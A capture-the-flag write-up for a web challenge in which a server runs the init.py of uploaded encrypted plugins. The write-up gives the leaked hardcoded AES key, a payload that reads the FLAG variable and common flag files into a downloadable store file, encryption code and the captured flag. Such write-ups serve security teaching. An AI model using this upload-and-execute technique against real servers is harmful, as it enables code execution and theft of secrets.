money

Summary

The `exfil2` script builds an encrypted plugin archive that, when uploaded to the vulnerable server, causes server-side code (`init.py`) to write a file named `/opt/app/store/flag_from_server.plugin` containing the server's flag. The uploaded `.plugin` is encrypted with AES-256-CBC and the first 16 bytes are the IV (so file layout is `IV || ciphertext`).

In short: the server accepts encrypted plugin uploads, decrypts them using a fixed key, installs/executes the plugin, and that plugin exfiltrates the flag into the store area where it becomes retrievable.

Vulnerability

Symmetric crypto key is hardcoded:

Remote code execution on the host (by uploading a plugin) and disclosure of secret `FLAG` .

Foothold.

Navigated to http://ctf.ac.upt.ro:9972/

Did a dirb.

```
---- Scanning URL: http://ctf.ac.upt.ro:9972/ ----
+ http://ctf.ac.upt.ro:9972/health (CODE:200|SIZE:16)
+ http://ctf.ac.upt.ro:9972/upload (CODE:405|SIZE:153)
```

Nothing interesting...

The site asks us to upload a plugin to access the comunity vault.

Now its time to check the given file: server.py

` `KEY = b"SECRET_KEY!123456XXXXXXXXXXXXXXX" A` decrypt_file `routine that treated the uploaded` .plugin `as:` iv = first 16 bytes `,` ciphertext = rest `, AES-256-CBC, PKCS#7 padding. After decrypt/unzip, the server runs` init.py `from the plugin directory using` subprocess.run(["python","init.py"], cwd=plugin_dir, ...) `. The server exposes` /opt/app/store `files via a Store UI but will display files with` .plugin` extension.

Store downloads are available in the UI.

Attack overview

1. Build a plugin directory with `plugin_manifest.json` , `init.py` (payload), and `icon.png` .
2. Zip the plugin directory.
3. Encrypt the zip exactly as server expects (IV + AES-256-CBC(key from server) + PKCS#7).
4. Upload the resulting `.plugin` .
5. The server decrypts, extracts, and executes `init.py` . Our `init.py` reads the `FLAG` env and writes the secret to `/opt/app/store/<filename>` .

6. Download the file from the Store UI.

Reproduction

1. Create plugin files locally (manifest, `init.py`, small icon). Save them into a temporary directory.
   `plugin_manifest.json`
   `{ "name": "exfiltrator", "version": "0.1", "author": "you", "icon": "icon.png" }`

`init.py` (server-side payload — writes FLAG into a store file)

```
# init.py
import os

out = "/opt/app/store/flag_from_server.plugin"

# Prefer env var
flag = os.getenv("FLAG")

# Fallback to common locations
if not flag:
    for p in
("/flag","/flag.txt","/opt/app/flag","/opt/app/flag.txt","/root/flag.txt"):
        try:
            with open(p, "r") as f:
                flag = f.read().strip()
                break
        except Exception:
            pass

if not flag:
    flag = "NO_FLAG_FOUND"

# Write flag into a .plugin so Store UI will list it
try:
    os.makedirs(os.path.dirname(out), exist_ok=True)
    with open(out, "wb") as f:
        f.write(flag.encode("utf-8"))
    print("WROTE_FLAG_PLUGIN", out)
except Exception as e:
    # Save error for diagnosis
    try:
        with open("/opt/app/store/flag_error.plugin", "wb") as f:
            f.write(str(e).encode("utf-8"))
    except:
        pass
```

`A tiny icon.png` (1×1) — base64 inlined below.

```
python3 - <<'PY'
import base64, pathlib
p=pathlib.Path('exfil2_plugin/icon.png'); p.parent.mkdir(exist_ok=True)
p.write_bytes(base64.b64decode("iVBORw0KGgoAAAANSUhEUgAAAAEAAAABCAQAAAC1HAwC
AAAAC0lEQVR4nGNgYAAAAAMAASsJTYQAAAAASUVORK5CYII="))
print("written icon.png")
PY
```


2. Zip the plugin contents

```
cd exfil2_plugin
zip -r ../exfil.zip .
cd ..
ls -l exfil2.zip
```

3. Encrypt the zip into the `.plugin` format

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os
KEY=b"SECRET_KEY!123456XXXXXXXXXXXXXXX"
pt=open("exfil.zip","rb").read()
iv=os.urandom(16)
cipher=AES.new(KEY,AES.MODE_CBC,iv)
ct=cipher.encrypt(pad(pt,AES.block_size))
open("exfil.plugin","wb").write(iv+ct)
print("wrote exfil.plugin")
```

4. Uplaod the plugin, download the flag.




```
└─$ cat flag_from_server.plugin
CTF{9fb64c8a4d81f9d0e1f4108467bee58db112d0d1457fa3716cc6a46231803686}(myenv) ┌─[grd@parrot]─[~/Desktop/54L1V4/web/money]
└─$
```